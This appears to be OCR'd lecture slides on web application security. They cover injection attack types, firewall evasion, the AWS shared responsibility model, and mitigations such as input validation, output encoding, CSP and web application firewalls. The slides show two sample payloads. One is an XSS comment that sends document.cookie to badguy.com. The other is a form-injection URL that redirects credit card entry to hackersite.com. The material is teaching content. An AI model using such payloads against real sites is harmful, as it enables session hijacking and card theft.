
Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)



```
Hi everyone. This is a really great site!
<script>document.location.href='https://badguy.com/
collectUserCookie.php?cookie='+document.cookie
</script>
```

Anatomy of Injection Attacks

Server side

- SQL
- XML/JSON
- HTTP header
- Logs
- Commands
- LDAP

Client side

- Cross-site scripting (XSS)

URL:

```
https://www.vulnerable.com/form.php?colour=red
```

Response body:

```
<form action="cart.php">
    <input type="text" name="colour" value="red">
    <input type="text" name="ccard" value="">
</form>
```

URL:

```
https://www.vulnerable.com/form.php?colour=x%22%3E%3C/form%3E...
```


Response body:

```
<form action="cart.php">
    <input type="text" name="colour" value="x"></form><form
    action="https://hackersite.com/collectCreditCard.php">
    <input type="text" name="ccard" value="">
</form>
```

Firewalls and IPDS

- Fragmentation
- Encryption
- Obfuscation
- Unknowns

Cloud Shared Responsibility


CUSTOMER
RESPONSIBLE FOR SECURITY "IN" THE CLOUD
CUSTOMER DATA
PLATFORM, APPLICATIONS, IDENTITY & ACCESS MANAGEMENT
OPERATING SYSTEM, NETWORK & FIREWALL CONFIGURATION
CLIENT-SIDE DATA ENCRYPTION & DATA INTEGRITY AUTHENTICATION
SERVER-SIDE ENCRYPTION (FILE SYSTEM AND/OR DATA)
NETWORK TRAFFIC PROTECTION (ENCRYPTION/INTEGRITY/IDENTITY)
AWS
RESPONSIBLE FOR SECURITY "OF" THE CLOUD
COMPUTE
STORAGE
DATABASE
NETWORKING
AWS GLOBAL INFRASTRUCTURE
REGIONS
AVAILABILITY ZONES
EDGE LOCATIONS

Mitigating Injection Attacks

Input Validation

Parameterisation

Output Encoding


Use 3rd Party Frameworks

Content Security Policy (CSP)

Advanced, full proxy

Web Application Firewall

Full Proxy Web Application Firewall




Application health monitoring and performance anomaly detection

HTTP proxy, HTTP DDoS and application security

SSL inspection and SSL DDoS mitigation

L4 Firewall: Full stateful policy enforcement and TCP DDoS mitigation

Full Proxy Web Application Firewall


Request made
WAF security policy learns from request
Request load-balanced to server
Devices
Servers
APP
VDI
VE
Hypervisor
WAF
Response delivered
WAF security policy learns from response
Application responds


URLs	File Types	Parameters	Cookies
/images/banner.jpg	/images/banner.jpg	/app/app.php?name=value	Cookie: name=value
/images/logo.gif	/images/logo.gif	/app/app.php?a=1&b=2	Cookie: JSESSIONID=1A5306372...
/css/default.css	/css/default.css	/app/app.php?user=bloggsj	Cookie: price=399;total=1399
/app/app.php	/app/app.php	/app/app.php?browser=safari	
/index.html	/index.html		

Web App Attacks Adversaries Use

"77% were the target of botnet activity …

93% were associated with organised crime"

